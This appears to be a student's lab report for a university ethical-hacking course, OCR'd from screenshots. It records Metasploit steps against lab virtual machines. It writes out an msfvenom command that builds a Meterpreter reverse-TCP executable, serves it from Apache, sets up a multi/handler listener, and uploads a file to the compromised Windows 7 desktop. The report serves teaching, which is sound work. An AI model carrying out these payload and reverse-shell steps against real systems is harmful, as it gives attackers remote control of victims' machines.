I used the sysinfo command to get the system info of the Windows server 2008 system I have exploited. This info includes the system language, the domain, the computer, and more.


Task C

1. in this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. The requirements for your payload are (10 pt, 5pt each):
    - Payload Name: Use your MIDAS ID (for example, pjiang.exe)
    - Listening port: DDMMYY (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.)


Kali - Internal Workstation on CY301-EHEET001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Tue 01:19
root@CS2APenTest: ~
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 20323 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
KALI
1:19 AM 3/21/2023


Kali - Internal Workstation on CY301-EHEET001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Tue 01:31
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lport=20323 lhost=192.168.10.13 -f exe -o eheet.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: eheet.exe
root@CS2APenTest: # cp eheet.exe /var/www/html/
root@CS2APenTest: # service apache2 start
root@CS2APenTest: #
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:20323
KALI
1:31 AM 3/21/2023






Explanation:


In the screenshots above I show the process I used to make and get a payload onto Windows 7 so that it can be exploited. The first screenshot shows my configuration of the multi/handler exploit, making note of the Lport being 20323. The second shows my creation of the payload, with the Lport also being 20323 as well as the name being eheet.exe, as well as the copying of said payload onto the website. In the third screenshot I show the windows 7 side having downloaded the executable. In the final screenshot you can see that the meterpreter session is opened after the executable was run on windows 7. This process allowed for the hacker to gain access to the windows 7 system.


2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful



Explanation:
Using the screenshot command I was able to take a screenshot of the windows 7 system

3. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file.





Explanation:

First I created the txt file IMadeIT-eheet.txt and added the timestamp to it using date >> IMadeIT-eheet.txt. I then navigated to the desktop by using the command cd C:\\Users\\window\ 7\\desktop. Once there I used the upload command to upload the txt file to the windows 7 machine. Then I opened the Windows 7 machine and it was on the desktop.